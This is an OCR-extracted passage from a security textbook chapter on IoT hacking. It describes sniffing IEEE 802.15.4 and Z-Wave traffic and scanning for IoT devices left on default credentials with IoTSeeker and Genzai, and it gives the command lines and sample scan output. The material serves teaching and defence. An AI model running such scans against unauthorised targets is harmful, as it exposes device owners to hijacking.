


Figure 18.33: Screenshot of Wireshark

Sniffing using Cascoda Packet Sniffer

Source: https://www.cascoda.com

Attackers use the Cascoda Packet Sniffer tool to capture IEEE 802.15.4 traffic from various IoT protocols, such as Thread, KNX-IoT, and Zigbee. It utilizes Chili2D packet sniffing firmware to passively sniff traffic and then decrypts and analyzes the sniffed packet headers using Wireshark, providing live packet capture monitoring or the option to save directly to a PCAP file. Additionally, it offers visibility of the received signal strength and link quality indicator metrics of the sniffed IoT traffic.

Steps to capture and analyze IoT traffic using Cascoda Packet Sniffer:

- **Step 1:** An attacker downloads and runs Cascoda's Windows tools and sets Wireshark to capture traffic.
- **Step 2:** Now, the attacker connects the Cascoda Packet Sniffer dongle to their machine.

Figure 18.34: Screenshot of Cascoda Packet Sniffer

- **Step 3:** Then, the attacker runs the **sniffer -w <channel_number>** command in cmd to start live packet capturing on a specified channel.
- **Step 4:** Wireshark begins capturing IoT traffic, which the attacker can filter using display filters, as shown in the screenshot below:




Figure 18.35: Screenshot of Wireshark displaying IoT traffic sniffed using Cascoda Packet Sniffer

Sniffing Tools

System administrators use automated tools to monitor their network and devices connected to the network, but attackers misuse these tools to sniff network data. Listed below are some of the tools that an attacker can use to sniff traffic generated by IoT devices.

- **Suphacap**

  Source: *https://www.suphammer.net*

  Suphacap, a Z-Wave sniffer, is a hardware tool used to sniff traffic generated by smart devices connected in the network. It allows attackers to perform real-time monitoring and capturing of packets from all Z-Wave networks. It works with all Z-Wave controllers, including Fibaro, Homeseer, Tridium Niagara, Z-Way, SmartThings, and Vera.

Figure 18.36: Z-Wave Sniffer




Figure 18.37: Screenshot of a Z-Wave sniffer displaying raw traffic

Listed below are some of the additional tools used to sniff traffic generated by IoT devices:

- IoT Inspector 2 (*https://github.com*)
- ZBOSS Sniffer (*https://dsr-iot.com*)
- tcpdump (*https://www.tcpdump.org*)
- Ubiqua Protocol Analyzer (*https://www.ubilogix.com*)
- Perytons Protocol Analyzers (*https://www.perytons.com*)

Vulnerability Scanning

Once the attackers gather information about a target device, they search for the attack surfaces of a device (identify the vulnerabilities) that they can attack. Vulnerability scanning allows an attacker to find the total number of vulnerabilities present in the firmware, infrastructure, and system components of an IoT device that are accessible. After identifying the attack surface area, the attacker will scan for vulnerabilities in that area to identify an attack vector and perform further exploitation on the device.

Vulnerability scanning helps an attacker to identify IoT devices with weak configurations such as hidden exploits, firmware bugs, weak settings and passwords, and poorly encrypted communications. In contrast, it also assists security professionals in securing IoT devices in the network by determining the security loopholes or vulnerabilities in the current security mechanisms before the attackers can exploit them.

Vulnerability Scanning using IoTSeeker

Source: *https://github.com*


Attackers use tools such as IoTSeeker to discover IoT devices that are using default credentials and are vulnerable to various hijacking attacks. IoTSeeker will scan a network for specific types of IoT devices to detect whether they are using the default, factory-set credentials. The recent Internet outage has been attributed to use of IoT devices (CCTV cameras, DVRs, and others) with default credentials. This tool helps organizations scan their networks to detect these types of IoT devices, and to identify whether credentials have been changed or whether the device is still using the factory setting. IoTSeeker focuses on HTTP/HTTPS services.

For example, attackers run the following command to find devices with default credentials:

perl iotScanner.pl <IP address/range of IP's>

```
 /Users/rapid7/freetools>perl iotScanner.pl 1.23.123.431,
1.23.123.443,1.23.123.453,1.23.123.457,1.23.123.459,1.23.123.461,1.
23.123.462,1.23.123.463,1.23.123.465,1.23.123.466,1.23.123.467,1.23
.123.469,1.23.123.472,1.23.123.473,1.23.123.475,1.23.123.477,1.23.1
23.479,1.23.123.480,1.23.123.481
device 1.23.123.431 is of type Stardot still has default passwd
device 1.23.123.443 is of type Arecont has changed passwd
device 1.23.123.453 is of type American Dynamics has changed passwd
device 1.23.123.457 is of type W-Box has changed passwd
device 1.23.123.459 is of type Arecont has changed passwd
device 1.23.123.461 is of type American Dynamics has changed passwd
device 1.23.123.462 is of type W-Box has changed passwd
device 1.23.123.463 is of type Arecont has changed passwd
device 1.23.123.465 is of type American Dynamics has changed passwd
device 1.23.123.466 is of type W-Box has changed passwd
device 1.23.123.467 is of type Arecont has changed passwd
device 1.23.123.469 is of type American Dynamics has changed passwd
device 1.23.123.472 is of type W-Box has changed passwd
device 1.23.123.473 is of type W-Box has changed passwd
device 1.23.123.475 is of type W-Box has changed passwd
device 1.23.123.477 is of type W-Box still has default passwd
device 1.23.123.479 is of type Arecont has changed passwd
device 1.23.123.480 is of type American Dynamics has changed passwd
device 1.23.123.481 is of type American Dynamics has default passwd
```

Figure 18.38: Screenshot of IoTSeeker



Vulnerability Scanning using Genzai

Source: *https://github.com*

Genzai is an IoT security toolkit that allows attackers to detect and scan IoT dashboards, including wireless routers, surveillance cameras, and human-machine interfaces (HMIs) for default passwords and vulnerabilities based on paths and versions. This tool fingerprints an IoT product running on a target by analyzing the HTTP responses received using a set of signatures and templates. It then scans for vendor-specific default passwords such as 'admin:admin' and other potential vulnerabilities.

Attackers can run the following command to scan a target IoT device's dashboard and save the output in .json format:

```
./genzai <target_host> -save scan.json
```

